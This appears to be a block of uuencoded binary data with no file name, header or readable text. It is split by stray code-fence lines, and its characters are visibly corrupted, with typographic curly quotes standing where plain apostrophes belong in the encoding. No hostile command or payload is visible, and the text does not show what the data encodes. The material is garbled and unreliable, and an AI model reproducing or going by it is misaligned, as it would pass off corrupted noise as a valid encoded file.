MYL’^?’APP?’!X<’F<’C!X<’_P<’!\’_!X<’^!X#!_\’AP?_!\,’^P??!X\+_S
MP?/!_\’]P__!X\3_P?C(_\’GQO_!_G_"_\’SP>/&_\’SZ?_3_\’^?\’CPO_!9
MX<’_P>?!X<+_P>!\<<’XPO’"^,+QP?_!]G_!_\’XP?QSP?C!\<’_P?#!\<+_\
MP>-P>,’XP?QGP?_!_G_!_\’\?,’\>,’P?\’^8,/QP?/!_\’AP?/!\<’P‘G_!X
M_’A_P?]QP?C!\,+QP>?!\G_!_’APP?G!_\’@?’C!\,’_P?/!X<’WP>’!_K;!‘
```

```
MX'QPP?_!\'AAP>/![\'^<,'\8'_!^'_!X,'_P?#!_\'^<,'XP?_!\,'_P?#!1
M_\'SP?_!X\;_P?Y_PO_!\<'SQO_!\\7_P?WC_]/_P?X_P<,_P=_!P\'_P>/!E
MQY\/A'PQP?G!\<'CP?C!\,+SP<_!YS^?P?C!_'/!^,'QP?_!X<'CP?_!W\''M
M&#C!^,'^9\'_P=X_P<_!_'S!_'G!^`_!_\'`P?/!\<'AP>/!_\+CP?/!\`\_+
MP?QX?\'_`<'XP?#!\\'QP<_!YG^<>#'!^<'_P<!^<<'QP?_!Y\'#P<>'P?^?L
M"#PXP?_!\'AAP>./'@!\``_!^`?!P<'_P>!_P?P`P?@?P<!_P>#!_\'#P?_!4
MP\'_P?'!_\'[P?_!^\'^.\+_P?/!X\+_P<_#_\'[Q?_!_>/_T__!_C_!Q\*?V
MP<_!_\'B#Y^"#@`;P?G!\X,<`'/!\\''C\(?P?Y^<\'XP?/!_\'GP</!_X^.D
M'QS!_GX/P?^/'X_!_L)^><'_P<?!_\'\<\'[P>/!Y\'_P>?!Q\'SP<,//\'^/
M?P?!_\'`.,'\P??!^X_!YG^,`!O!_<'^!@(3P?O!_\'/C\''G\'_PI\>/C_!U
M^<'_P?C!YA_#'CQ_P>/"Q\'_CQ_!_'#!XP>"#P8>`L'GPH>`/`/!_\'P'@!_K
M`\'SP<?!_\'.#\+_G\;_P?Y_XO_4_S_!S[^?P<_!_\'N#Y^&#P8?PO^'#@0SF
MP??!QP_"'\'^?G?!_\'SP?_!YX?!_X\./QW!_G\/P?^/'X_!_SY^?<'_P<?!O
M_\'^-\'_PN?!_\'GP<?!XX<//\'^/P?!_\'^/\'\P>?!^X_!QG\,!C_!_\'L0
M!@0/PO_!SP_!QY_!_\(?PAX_P?W!_\'YP>8?PA["/G_"Y\''P?^/'\']"<'G4
MPH?"#QX.P>?"APX\!\'_P<8.!#\'P>?!S\'_A`^/?P_"_P_"_\'/P?Y_XO_8*
M_\'/Q?\/C[_"_X_"#S_"_Q_"G\+_P?X'P?[!_\'F!\'_AP\.#\'^?P_!_X\/,
M'\'_/GY_P<>'P?\^-\'CPN?!_\'GP<?!Y\*/'\'^/\'OP?\_'\'^PN>/P<<_2
MCC_"_X>&#[_"_\''#\''G\'_PA\.!C_"_P)B/Q\_'L'^/\''P?_!Q\+_#\'W)
MP?_"Q\*/'PX?P>?!QX<?'C_!_\''CP\>#F/!Q\'_AP^&'@?!Y\'&!X8/AVX?N
M!\+_#\'//X_"_Y_#_[_!_\'/TO_8_X_%_P_&_Y_"_\'^/\'_O\+_P?X'P?S!B
M_\'P!\'_@!\`',''^?Q_!_\*/'\'^/,'^><'GA\'^/#/!P\+GP?_"Y\'SCP\_-
MP?X_P?G!_S\9P?S!Y\'CC\'F/QQ_P?O!_8>&/\'[P?/!_\'G#\'GG\'_GQ\<W
M`#_!^<'_`,'@/QX^',''^?\''P?G!Y\+_#\'QP?W!QZ/"CS^,/\'GP<>&/QS!Z
M_,'_P<?!WA\>/&/!Q\'_CP\.'@'!X\'`!X`/`#`>!\'_P?0/@#^'P?_!_@_!^
M[\'_P<["/X?2_]C_/\3_P>V_T__!_<+_P>G!_\'SP_^_P?_!Y\'@?\'_/,'\5
MP?G!\"_!_`#!\`'!\<'AP?_!X<'CP?'!P`,_P?YXP>'!_R`XP?#!X<'CP</!'
MYS\\?''!\<'GP>9_PO'!_\'CP<_!Y[_!_Y^_O,']P?_!^<'X(,'@/SQ_.,'\P
M?\'CP?'!X\'_P>`_P?'!^,'@`9_!YG_!S`/!\\'GP<9_N,'\P?_!X,'^/[_!0
M^''!X\'_/\'./[AYP?'!X<'CP<&/O'A\<,'_P>'!PX`_(,'_P?@#P>!_P>``G
M/X!\`P#/_]?_P?Y_Q/_!X-?_P?O!_\'[Q?_!]\'PPO_!_<'\P?G!\'_!_D#!D
M\&'!\\'AP?_!\<+SP>!C?\'\>,'AP?]@>,+PP>/!P<''P?!\<''!\<'AP<!\Z
M<<'QP?_!X\'OP>?#_[^XPO_!\,'X<,'@P?^\?CC!_'_!X\'QP>/!_\'@/\'QB
MP?C!X&'!W\'@?\'.P>'!\\'GP>9_POC!_\'PP?Y_P?_!\''!X\'_?\'.?L'XO
M?<'QP>/!\\''P<_!_'C!^,'PP?_!X<'CP<!\<,'_P?#!X\'@P?_!P$`6P>!X@
M`$#/_]W_P?#<_\'^?\O_P?O!_<+_P?G!_\'YPO_!\,+_P?[!^'/!_\'PP?QP(
MP?!WP>!_P>#!_\'@POG!\&!P>,'@P?_!\\'@P??$_\+\P?_#^,'CP?_"?#C!1
M^'_!X\'QP?/!_\'Q?\'QP?C!X,+_P>9_P?_!\,'QP>?!Y'_"^,'_P?A^?\'\7
M8''!X\'_?\'L('QQP?'!Y\'SP?_![\'X>,+XP?_!X\'QP>_!_'A_P_'!_\'AA
MP>?!]L)\PGC/_]W_P?#7_\'?Q/_!_G_8_\'^PO_!\<'^4<'P?\'`?\'@P?_!T
MP,'[P?G!X$,`P?@!P?_!Y\'@#Y_!_Y\_/'A_POC!\,'GP<\>?CC!^'_!X\'QS
MP>?!_\(?P?'!^,'CP?^?P<Y_P<_!^,'SP>?!QG^8P?C!_\'X1C\\''!X\'_9
M/\'.`!X!P?/!S\'SPL_!\'C!^'C!_\'/P?/!SYQ\?\'AP?'!X\'_PL_!SGX<U
M>'Q_SO_U_\'?Q/_!_N'_C\K_'\+_P?X?G\'_A[\?`L'_P?YX`$?!QQ\^'AA_5
MP>/!Q\'GP?_"#\'YP?C"Y\*/'QY^=\+''Q[!_,'_P=_!QA\>?G/!Q\'_'XX?!
MP?_!P'./P?/"CP(>>`+!_X_!\X^>`C_!Y\'[P<?!_\+/CC^>/AX_SO___]W_C
MC\K_/\/_/[_!_X\_'P?!_\'^/`1'CQ\^'@!_P>\'P>?!_\(/P?V)P>>'C\(/9
M'CQGP<>/PA_!_L'_PL\?'GYGP<_!_Q^.'\'_P>QGC\'GPH\.'G@'P?^/P>>/4
MC@0_P<?!_\'/P?_"CXX_CCP./\[_____=_X_4_\'/P_\/P?_![[_!_S\&?\'^"
M#\'OP?^'#\'^!\'N!X8/AC\'P>?"QX<_P?[!_\''AQ_"'B?!Q\'_'P\?G\'^V
M9X?!Q\*/PA]_PO^/P<>/C@_!_\''P?_!Q\'_PH^./XX^!C_._____W?^?V/^_Z
MQ?^,?\'^'\+_P<6/P?X%P?P/@#^`?P/!]\'GP<^`/,'\P?_!P@X?'``CP<?!M
M_Q\/'Q[!_&/"QX^./CS!_<+_C\'CCYQ_P?_!Y\'YP>?!_\*/CG^.?`3/____S
M^__!_<'XR__!S<'_P?G!_\'SP__!X</_P?`_P?_!_`!SP>?!_\'@#X`\8,'Q-
MP>#!X\'OP<PP.,+XP?_!X<'CP>^<?\'_P>'!\<'CP?_![\'GP>1_O'S0____Z
M^__!_,'XT__!\</_P?C"_\'^P?#!\\'WP?_!X,'_P>!X8<'SP?!#P?_!YB!XA
MP?C!\,'_P>#!X\'_P?QXP?_"\<'SP?_![\'GP>1^>,'XT/____O_P?Q@W__!D
M\<'_P?'!_\'QP?_!\&/!_\'^P>#!_'QAP?_!\'?!_\'^<,'_P?!CP?/!_\'W>
MP?_!]G!X?'A_SO____O_P?X!R__!W]G_P?C!X\+_P>/!_GX#P?_!\!_"WP#!Y
M_\'X`\+_P<_!W\'/`,)\,,________^/_P<_!Q\O_P<_!_\'^'\3_P=_!S\'_-
M?P//________C_\'/#\[_O\C_#\________^/_P<</Y________X__!_!_G____F
M_____\W_S__"\_______[_\__PO')_\']_______'_S__"X\'?R/_!^<'[_____>
M__#_S__!Q\'/P=_(_\'\_______'_S?_!_@_"A\'?P<_!_Y_+_\'^?]3_/___$
M___5_\W_P?X/AP>/A\'_#\+_/\+_C\7_P?Y_U/\_______]7_S?_!\`?"AX\`E
M?@?!P`'?P?_!_@#!]\'`<!^`P?P_A<'_CP_<_\'/_____\G_S?_!X,'CPL./1
M`''@CP<#!X#_!_\'X(,'QP>#!\#_!P,'P?Z#!_,'G(\+_P?!_P?/!_\'YP?'$&
M_\'XV?_"\?___?_-_\'CP?/!X\'GP<9^<,'QP<'!X\+_P?C!\,'QPN'!Q\'P+
M>'YP>,)PPO_!X'X!P?Z``'P`P?`#P?`7P>!_P?S!X,'\P>'!_\'XP?_!\<3_A
MP<?!^<C_PO'3_\'\___I_\W_P>/!\<'CP>?!_GYPP?'!X<'CPO_"\,'QPN'!N
MYWQX?'#">,'PPO_!X'XAP?["('QPP?!CP?!WP>!^?&#!_&'!_\'P?\'PP?[!D
```

```
M_\’XP?_!]\’PR/_"\=/_P?S__^G_S?_!P\’SPN?!SG_!\&’!P\’‘PO_!\<’X)
MP?’!Y\’!P<)_P?QX?CQXP?O"_\’/P=X?P?X>PCS!^,’PP>’!X\’’@‘\\.’AQ$
MP?_!X$^‘/‘/!X‘X#P<!_P?_!^‘/!X’_!_‘/"X‘/!\#_!P<’_P?!_P>’!^’A_V
MP?C!_\’[Q?_!_’_-_\’]S/_!\?__S?_-_\’/P?/"SXY_P>‘#P<_!P#_!_\’SC
MP?C!X\’’AX8_P?["?AY^/\+_#XX?P?["’A_!_,+#P>>’’P\>’#P1P?_!YX\‘G
M/‘/!P‘X’@A_!_\’\!\’‘/\’^!\’‘8‘?!\!^#P?^"’X?!]AX?P=[!_X_!_P_"N
M_\’?P?X?P?_!W]+_?\3_P>?!X___S?_-_\’/P?_"SXX_P>4/P<_!_P_"_\’]Q
MP>.’‘‘\_P?Y^?QY_#\+_’X\?P?\?/Q^,9\’GP?\’’X\>/C_#_X<?/<’_P<>’Y
MPH\?P?_!]X?!P\’_P>D!P</!X<’#P<</!\’_AP\,<!(/A!X$?@?!_\’/CXX#A
MP?X/P?_!_A^/P?\/P?\?P__!_L’_P?Y_P_\?P__!Y\’OP<?’_\’GP<_#_S_"]
M_\’OP__!_G_W_\W_P<?!Y\+/CC_!YP_!S\’_#\’_P>?!_\’GAP8//\’^?\’_1
M’\’_!\+_’X\_P?\?/Q\‘1\’GP?\’’X\>/C_#_X<?-\’_PL?"C[_!_\+WP<?!/
M_\’GA\’#P>/"QX<’P?^’#PYBP@>’#@9^!\’_P<^/C@?!_@?!_\’^#P?!_P?!L
M_Q_![\’_C\’^P?_!_C_#_Q_#_\’’P>_!Q\?_P>>/P_\?PO_!Y_S_S?_"Q\’/\
MP<>./C’!_\’/P=_!S\’_P?’!^,’AP<>/P?\_P?Q\?Q[!_\’PPO\?CS_!_A\^U
M/‘#"X\’@!Q^//’X_P?W!_\’\!C\P‘<+’CX?"_\’GP?S!Q\’_P>?!_,’CP>’!2
M\8?!QP_!_X^./C’!\<’W#PX^/’_!_\’GAXP\><’AP?_!X0\,/‘#!\‘>‘’@’!R
M\#_!_!^’P?_!_A^’P?\/P<?!_X?(_X?#_Q_"_\’GPO_!_,’QQO_!_?’_S?_!’
MX<’CPN>.?’’!\<’/P?_![\’_P?’!\,’AP>?!S\’\?\’\P?C!_CC!_\’PPO\_Z
MP>Y_P?X^/#@@P>/!X<’@!C^//,’\<<’YP?_!X‘!_,"’!Y\’CC\’APO_!X\’X2
MP>/!_\’AP?C"X<’QP<’!XP_!_Y_!Y’QQP?’!_S_!S’QXP?G!_\’C@[Q\<<’Q7
MP?_!X<’,/#@@P?#!Y\’‘/‘#!\’_!\#\‘P?_!^!^‘P?P#P<’!Y\’AP__!X<3_\
MP<?!^<+_/\+_P>?"_\’XP?’&_\’QSO_!X>+_S?_!\&/#Y\’0>&’!X\’@P<_!D
M_\’XP?#!\<’GPN/"?,’\?’C"^,/_P>9_P?Z^P?PPP?#"\<’!P>(_P<]\P?QQN
MP?G!_\+@?W!QPN/!W\’P?\’_P?/!^,’CP?_!X\’XP>’!\<’PP<!#P=_!_\’?6
MP>!@<<’P?S_!QGQX=\’_P?/!P\’\?&’!^,’_P>?!_’\XP?C!\<’WP=^8>,’X8
MP?_!^’YP?\’X/#!P8<+AP<’"_\’\0,’P0<’_P>.!P>!_P?\‘P?_!X<’@?\’PD
MP?C!\,+_P?’#_\’PSO_!X<3_P>_"_\’^?\C_P?W0_\W_P?!_PO?!_\’@>&’!’
MX\’@?G_!^&#!\<’GP>#!YGC"?,)XPOC#_\’^?\’^?GPPP?C"\<’CP>‘_P?Y\$
MP?QQP?G!_\’@P>1^<,’SP>?!X\’_P?A_P?_!\\’XP>/!_\’CP?C"\<’PP<!C<
MP__!X"!QP?A^/\’D?’AQP?_!\V-\P?QQP?C!_\’GP?Q_.,’XP?’"_\’X>,’XA
MP?_!^,’^>’_!^’S"<,’QP>’!X\’APO_!_’#!\&’!_\’C@<’@?\’_8’QAP>!WB
MP>!XP?#"_\’PP?S!\<’\P?#!_\’YP?S+_\’CQ__!_’_(_\’XT/_2_\’QP?Y#T
MP?_!\’\_P?X!P?/!Y\’P/\’ ‘?’X‘>,’X‘,’CP?_!P#Y_P?["/CA@<\’AP<‘#W
M"@\\?’C!\<’_P<?!QGXQP?G!Y\’#P=_!_Q_!_\’SP?C!X\’_P>/!^,’AP>/!R
M\<’’P?_!W\’_P=_!X’G!\<’_P<,_P<9^?\’!P?_!\3,\?&’!^,’_P<?!_’\8&
MP?S!\’\‘#’QXP?_"_’^_P?Y\?C#!^\+CP>?!SY_!_’QPP?’!_\’CPL?!W\’_L
M‘!QPP>#!Q\’ ‘>,’PPO_!P’@!P?@‘P?_!\‘‘/P?!_PO_!_’_!^’\’P?_!X\’[*
MPO_"S\+_P?Y_R/_!^-#_TO_!W\’_’\’_P?X_’\’_#\+_P?(?@L’^’P+"_@/!E
MP\’_P<(>/\’^’CX<‘"/!XX(’#@\^?CQQP?^’AAX[P?_!S\’’PI\?P?_!\\’[6
MP<?!_\’GP?C!X\’GP?./P?\?P?^?CE_!\\’_@Q^.?G^!P?_!\A,^?F/!_<’_‘
MC\’^?QS!_G@/‘@Y^?,’_P?Y^?Q_!_CP^.#_#QX\?P?S!_C/!\\’_P<>’CY_!"
M_P\,.,’GAX\XP?/"_X8<‘,’X‘\’_P>‘‘#\’@#G\_P?X/P?X>!\’_A\’^?YX/\
MC\+_P?X?R/_!_M#_V/\_S/\/P??"_W_"_[_"/P\_P?_!S@^$#SY_/@’!_\’&X
M!PP\!\’/P<?"CQ]_P?\’P<?!_\’GP>O!X\’GP?O!SX\/P?^/CC]WP>?!PQ^.:
M/C_!_<’_P?PPPCYGP?W!_X_!_C\,P?Y_!P\>?C_!_\’^/G\?P?X<!!P/Q,<?>
MPO\_P?O!_\’’CX?"_Q^,/&?!Y\’_’,’SPO^?’#QOP>’!_\’C@X?!QPX>/\’\S
M!\’"P@_!_P>$#P‘’@!_!_\’^’X?!_@_!_P_!_A^/?‘_/_]C_/\S_P=_!]\?_(
MOP_"_\’O#X<//\’_/P/!_\’&!P8^!\’/P<>’AA]_P?\’P<?!_\’GA\’CP>?!$
M]\’’AP_!_X\.’V?!QX</#CX_PO_!_C;"/F?"_X?!SC\?P?Y_AP^>?C_!_\’^9
M?\’_’\’_’@8>!\3’’\+_/\’SP?_!QX^’/\’_’XP.9\’’P?\?P??"_\’?’GYGG
MP>/!_\3’AQX_P?X’P<?"#\’_PH</P@>&’\’_P?X/!GX/P?\’P>8/AWX’S__T$
M_[^?P_^YP_^&/P_"_\’’P>0^?\’\#\’OP?_!_‘?!^,’WP?_!\’^?P?^’’@1S^
MP?‘’A@X^.‘’!_\’\.#P^>"’!_\’GCS\<P?Q_P>,?P?Y^/,’_P?Q^?Q_!_CP/M
MP?^!P<?"Y\’F/\’]P?\[P?’!_\’GA\’\’\’_/X‘‘9\’G@#S!\\+_P>P<?F?!]
M\<’_P?/!X\’WP?^’’G_!_,’_PL>/P?_!QX>/P@^’#\’_P?X?’#P?P?P!P>>’\
MA!P‘S__U_[_"_\’YP?’#_\’P?\3_P?’!_’_!_"_"_\’X)\’PP??!\<’P/\+_.
M@#X‘P?/!\’/!P#Y^>"’!_\’X<,’\?’!AP?_!X<’//#C!_,+AO\’\?’C!_\+\E
MP?\_P?YXPO_!\<’GP>/!Y\’@?\’YP?PQP?’!_\’CP<?!^#_!_S_!P"#"Y\’ ‘"
M.,’QPO_!X#C!_&/!\<’_P?/!X\’SP?V’/,’_P?C!_\’#P>.?P?_!YX_!YP^/F
MP<^/P?_!_,)\>,’_P?#!\<’AP>8X>’#/__3_P<!_PO_!^,’QPO_!_L’XQO_!V
M_L[_P=’!_\’QP?_!_,’_P?#"_\’\P?/!_\’\P?C"_,’X8\’_P?!_P<#!^,’\‘
MP?#!X\’‘PGQXP?_!_,’^?’_!_L)\P?’!\,+CP>?!\,’_P?C!_’’!\<’_P>/!)
MY\’_P<_!_W_!P,’_PN.0>,’QPO_!P#C!^,’CP?#!_\/SP>‘#P?C!_\’X8\’‘P
MP</!W\’_P>?!_\’CP?_"S\’?P?_!_GQ_>,’_PO#!_\’@?\+XS__T_\’@?\+_Q
MP?AQPO_!_G#&_\’^T/_!^\’_P?S!_\’PPO_!_L/_P?W!_,’_P?QWP?_!^’_!B
MX,’XP?S!\&/!X’A\>,’_P?Q\>’_!_L)\<,’PP?’!X\’GP?#!_\’XP?QQP?’!B
M_\’CP>?"_\’^?\’XP?G"XWYXP?’"_W!XP?ASP?#!_\+SP?’!X&/!^,’_P?QA2
MP>!CPO_!Y\’_P?-_Q/_!_’A^>,’_PO#!^,’@?\+XS__T_\’QP__!_F_#_\’‘>
MU?_!W]3_P?O"_\’X7\’@?L+\?\’\/X#!_\’^’P!X0<’QP>/!Y\’PP?_!_’#"!
```

```
M\<’_P>/"PP_!_P\8P?C!Y\’C’CC!\<+_/AC!^&’!\,’_P>/"\\’!P<?!P<+_Q
MP>#!P,’_G\’_P>>?P>.?PL_!W\’_P?YX?SC!_\’P‘,’P‘G_!^,’\S__Y_\’?"
MP_^’U?^?V/\?Q/\_P?\?@\+_’P+!_@/!\\’GP<?!^<’_P?X#P?O!\\’_P<>’L
MAA_!_PX<&<’GP<<>&,’SP=_!_QX<P?YCP?/!_\’’PO?"AX/"_\’PC\’_G\’_U
MP<>?P<<?PH^?P?_!_GY_’\’_P?’’P<‘&/\+^S_____C_GX_!_P_#_\’YPO\/\
MP__![\’’P<8_P?\&/P?![\’G‘‘_!]\’/P?\.#’YI‘\’_P^>/!X?"_\’\C\’/J
M’\’_AX_!S\(/PH_!_\’^/G\?PO^?AP8_POY_SO_______P_^/Q/_"[S_!_P<_=
M!\+OAP_!_\’’P?\&#\’_?@?!_\/GAP>’PO_!]X?"C\’_P<?"CP_#C\’_P?X^S
MPC_#_\*’’Y_!_G_._______!\]/_P<?!_X4?P?_!_‘?!_\/WP<’’P>?!_\’\9
M‘<’‘#X_!_\’’AP\?PX_!_\’^PCX\P?_!_,’]AX8?’,’\?\[_______\’CT__!O
MY\K_P>!WP>?!_\’\‘<’P+\’GP?_!Y\’@PC_!P\’OGG_!_’\@P?C!_\’X8<’@Q
M‘0AXP?S/_______!X]/_P??*_\’QP?_!Y\’_P?QCP?#!_\’GP?_!]\’PPO_!I
MX\’_P?Y_P?[!_\’‘P?C!_\’\0<’@8<’‘>,’XS_______X?_!]\/_P?W$_\’X$
MPO_!^\’_P?Y_PO_!\,’]P?_!_’’!\’’!X,+XS_______X?_!W];_P?O!_\’Q#
MT?_____X/_!_A_._S_;_______A_S_J_____\W_____S?_____O
M___-_]C_P?Y_______+_V/_!_G_,_\’^P__!\_____A_]C_P?Y_R?_!W\+_B
MP?Y_P?_"\_____A_\W_P?(/P<)_P@_!_A_!W\+_P=X_C\’^’\;_C\/_/\’_)
MP?/!]\C_P?Y^/\S_G\’_?_____’_\W_P>‘/A#X.!\’L’P\_P?\./P_!_A\_3
MC\’_C\’_/X_"_\’^/\’_PN?(_\’^?C_,_Q_!_W_!_\’OP__![_____!_\W_B
MP>>’CQX.!X</!A_!_P8>!\’’#Q\&/@?!_@\’P<<_!C_!_\’#P>,/P?\_P?^/)
M#S^/P?X^’\’/R_\?P?]_P?_!Q\+_P>?!Q]’_GS_’_Y^/___D_\W_P>/!QP_"7
M’’"AP8?P?X‘/’’!XP\_‘#‘!P?‘&!\’‘/P‘_P?_!P&’’P?P_P?\‘!#^‘?#X?$
MC\’_PK_(_Q_#_\’GPO_!Y\’’T?\>/L?_GX?#_Y^____?_\W_P?/!\2TX>’G!S
MY\’C/[_!_’QXP?C!X<’G/’QP<<’QP>&’@#P@?\’_PN‘AP>‘_P?["‘#\‘<#@/(
M‘,’X""?!_\’@?\’AP?_!^\’YP?L!P__!X<+_PN’1_\’^>,’_P?S%_[^’P_\‘]
M+\+_P?W__]S_S?_!\\’Q,#C!^’G!Y\’C?\’_POQPP?#!X<’V.,’\<,’PP?’!=
MX<’’@#AP?\’_PN#!X<’@P?_!_,(‘/@!P>!P‘P?‘P0\’_P>!^P>#!_\+QP?(‘C
MPO[!X<’@PO_!X<’@P?_!^,+_P?C,_\’^>,’_P?C%_\’^P__!_@!’PO_!^<3_9
MP?[!_\’\P?#,_\’Y___’_\W_P?/!\"!XP?QAP>?!X7_!_\’\P?YP8,’P?GC!&
M_’#"^,’AP?XX>,’\?\’_P_’"X\’\.#D^P?@X>’S#<,’QP?_!X,’V,’_!^,+PV
M$’QX8,’@8\’_PN!WP?!_P?]P?\’@P?AX=\’P?,’PP?_!^<+_P?YXP?_!^’_!=
M^\’\PO_!_G_"_\’^<,/_P?G$_\’\P?_!^&!_P?_!_G_(_\’P?\+_P??"_\’PY
M___-_\’CP?(‘>,’^‘<’’P>,_O\’\P?YP‘,’P#SC!_G#"^$..‘‘C!_’_!_\+C7
MP?’"Q\’^/\(?P?HX?GQX<’C!\\’_P</!QAA_P?C!X,’B‘!YX0,’‘‘\’_P<#!T
MX‘/!X!_!_P‘_‘,’P&‘?!X’P‘P?_!\<’SP>?!_GC!_\’P?T/!^’X/P?P?P_\?I
MP__!^<3_P?C!_\’X‘!_!_\’^?\;_#\’_P<‘?G\’_P>/!S\’_P<!__O_-_\’C5
MP?,?P?[!_\’9C\’CPA_!_GXX’\’^!QQ_.\’\P?‘#C@‘,P?X_P?_!X\’GP?.&"
M#\’_PQ^"’GX<’CC!_A_!_X^&’C_!_,’‘P<<?’AA^P<.’P?_"P\*’#\’_#PX<5
M.!‘’@AX‘/\’RP>/!QQX<?\’P’@/!\‘X’’@;#_Q_!_\’/P?\9Q/_!_G_!_!\/&
MPO\_QO\?P?\&!Y_!_\’GP<_!_P‘/Q_^?]O_-_\’GP<<?O\’_P?V/P<?"’\’^"
M?CT?P?\’’’\_P?W!P‘>/!@S!_S_!_\+GP?N‘#\’_PQ\‘’GX\##W!_‘_!_P^&Y
M’C_!_,’‘CQ\>.7_"Q\’_P<?"A\*/P?\/#AXX(0>/P@X_P?W!PX\>’’_!_#X’X
MP<,.#QX.?G_!_Q_!_X?!_@’!_A^?P<_!_G_!_’\/PO\_P=_%_Q_!_P^’PO_!"
M[X_!_\(/Q_\/QO_!_A^’QO\?YO_-_\’G!P\?PO_"AQ\/P?\^/\’_P<^’’L(_+
MP?_!QX>/#\’>P?\_P?_"Y\’_AX_!_Q_"#P8>?CX&/\’_!\’_GX<?/\’^!(\?S
M#AO!_\+’P?_!QX?!Y\*/P?\/C@X[P>/"#XX>’\’^P<./#QY_P?X<’H>/P@\.]
M/\+_#\’_!GX!P<8/!X8>?\’^?X\?GQ\’P?\/P?_!S[\/P?\/P<?!W\+_C\’_4
M#X?’_X_&_\’&#P9_)\’_G\’_’P^?Y?_-_\’@!X\\P?QYPH?"’\’^/CS!_<’’X
MASP^/<’]PL>?’\’\P?X_P?_"Y\’WC\+_PA\>#AQ^/‘8YP?\’P?^?P<8^/\’\.
M!(\?’C’!_\’’P>?!_\+’P><’#\’_’XP,,<’PPA^./C_!_,’!CQX\?\’\P?B\?
M@\’_GQ\>/,+_![X,<’’!P‘\!@!Q_P?Q_CQ^>/P?!X‘_!_\’‘/@_!_C_!YY_"G
M_X_!_P_!Y[_&_X_&_\’##P1^9\’_G\’_/‘>?Y?_-_\’P+\’@>,’\(<’@+[_!T
M_\’^(’PAP>‘’/"!YP?G"X8^!/,’\?\’_P>’!X\’QPN_!_\(_G#PX?GS!_\’YO
MP?_!\<’_G\’F?#_!_‘1//YQPP?_"X\’_PN/!X8‘GP?\_P<‘‘<<’X!S_![’P_(
MP?C!X,’/’GC!_\’XP?‘@8,’_OY^^>,+_‘#Q\8<’QP>’!XP/![3Q_P?A]#C^,/
M/"#!X&?!_\’‘/‘_!_#_!_YQXP>/!S\’_C\’C(<’@P?^AP?@_P>‘/P?_!_<3_#
MP>/!QSQXP>’!_\’OP?QPP>’![^7_S?_!\,’_P?#!^<’\8<’P?\+_P?Y‘?‘’!6
M\%=\8’’!^,’@P<’!Q\’‘/’!YP?_!\<’SP?’!X\+_PC_!V’@X?GS!_,/QP?_!\
MW\’F?’_!_‘P./YQPP?_!X\’SP?_"X\’A@,+_/\’‘8,’QP?@"O\’D?’_!^,’@7
MP=X>>,’_P?C!\‘#!\’_!_Y_!_G#"_P#">&’!\,+CG\’\.,’_P?AP/#^\.,’P%
MP>’!Y\’_P<‘\/\’\?\’_F’C!X\’/P?^/P>,!@’X‘P?!OP<‘<P?[!^,’VP?’"*
M_\’GP<9^>,’AP?_!Y\’\<,’QP>_E_\W_P?/!_\’]P__!^,3_P?#!_\’WP?C"1
M_\’P><’\P?!QP>/!X’S"<,’_P?#!\\’QP>!_P?_"?\’\<#C"?,)XP?#!\<’_0
MP>/!]GQ_P?P\/C_!_GC!^,’CP?/!_\’SP>/!\</_/\’HP?C!\<’_P?‘_P>Q\)
M?\’\8,(^>,’_P?C"\,’X=\’_P?Y^<<+_.<’X<’’!^,’@P>/!_\’X.,’_P?@@F
M?C_!_#C!^&’#_\’^?\’\?\’_O’C!X<’OP?_!X,’C,’!X<,’PP>/!X#Q\>#!@)
MP__!X’YXP>!SP>?!_,’PP?G!Y^7_S?_!\]#_P?!_P?_!^’O!X\’PP?\‘P?C!>
M_\’PP?/!^\’@/\’_PC^>‘!Q^’‘!YP?!AP?_!X!Y^?\’^#,(?GGC!^,’#P>/!-
M_\’CP>?!XY_"_Q_!S,’^P?G!\\’A’\’,?’_!_‘@?’GC!_\’XP?#!^\’_P<?"6
MGS\SPO\_P?@‘8\’YP<‘#/\’P’’_!^‘‘>/QPXP?!@PO\?P<\_P?Q_P?^>>,’CX
```

```
MP<_!_P‘#’CX8>&’!PQX,?’@88,/_P<9^,,’@‘\’GP?C!\<’_P</E_\W_P??/D
M_\’^?G_&_\’?P?[%_W_!_\*_P=^’G\(?’\’_P?X’P?_!X!_"/\’_PQ^>/@/!W
MQ\’GP?_!P\’’P>>/G\’_#PX>>\’SP>,/CCX_P?X.’QX<?\’\?,’_P=_!QY_"S
M’P/"_Q_!_@]GP?F"!Q^‘’G_!_A["’PX8‘’‘?P?\?CQ_!_C_!_YX9P>?!S\’_F
M‘’\>/QY_P<?!PQ\./AP87L/_#C\;P>‘#P<?!_,’"#\’’Y?_=_\’^#G_4_S^?-
MC\+_#\’_P?X_P?\_P?_$’WX’P<_!Y\’_P>/!S\’GAQ_!_P\?#’_![0>/’CX_.
MP?\.’QX^?\’\?#[!SX>?PA\’PO\?P?X_P>?!^8_"’P\>?\’^?P\?#AP’?@_!Y
M_Q^//\’^/\’_’AO!YX_!_P8/’C\>?\’’!Q\./CQ\?G_"_PX_!\’C@X?!_,’‘C
M!\’/Y?_>_P?D_Y_!_P_$_\+OP<8?P?\&’P?!_\’^!X8?PC_!_P[#’W_!_CX’3
MP<<’C\(?AY_!_Q_!_C\GP>N/P<\?#QY_P?Y_CQ\/’Y_!_X?!_Q^//\’_/\’GF
M#P?!QX_!_P_!_Q]_C\’_P<(’/PX^/W@.?\+_#C\’P<?!_\’’P?_!P@?!Q^7_’
MWO\’\/\$?X?!_\’^#\’@/\’_/\’_’C\>/,’_P?P^‘<’@#X_"’X>/P?\_P?X^/
M,<’APL?"’QY_P?Q_CQ\>/<+_P>?!_Q^//\’^/\’G’P/!YX_!_P_!_QY_G,’_;
MP<‘’/PP^/,’X‘’_"_X0_‘\’GP?G!Y\’\P>"CP<?E____T/\_Q?_!^<G_P?W!5
M_\’AP?!_P>?"_\’’P>_!_S_!_B!X8<’AP<<_*!A_P?C!_\’//3PXP?C!Y\’C2
MP?_"OS_!_S_!XY\!P>/!S\’_C\’_/G^8P?_!X<’_/[Q\>,’P8,/_P>!_(<’AC
MP?G!X\’XP?’!\,’CY?___]#_/]+_P?C$_\’/Q/_!X,’X0<’P#\’_P<‘0P?_!Z
M^,’_P<^‘/’APP>’!X\’_P=!^?\’_,\’CG\’#P>/!S\/_P?Y_N,’XP>/!]G_!Z
M_’QXP?#$_\’@?G’!X<’QP>/!\,’QP?#!X^7____0_W_<_\’PP?AQP?!_P?_!-
MX,’XP?_!^,+_P>#"?&’!\&?!_\’@?G_!_\’@=\’_PN/![\/_?GA\>,+S?GS"J
M>,’XP?S#_\’@?G’!\<’XP>/!^,’QP?#!\^7____H_S_’_\’YPO_!\<7_P<!_I
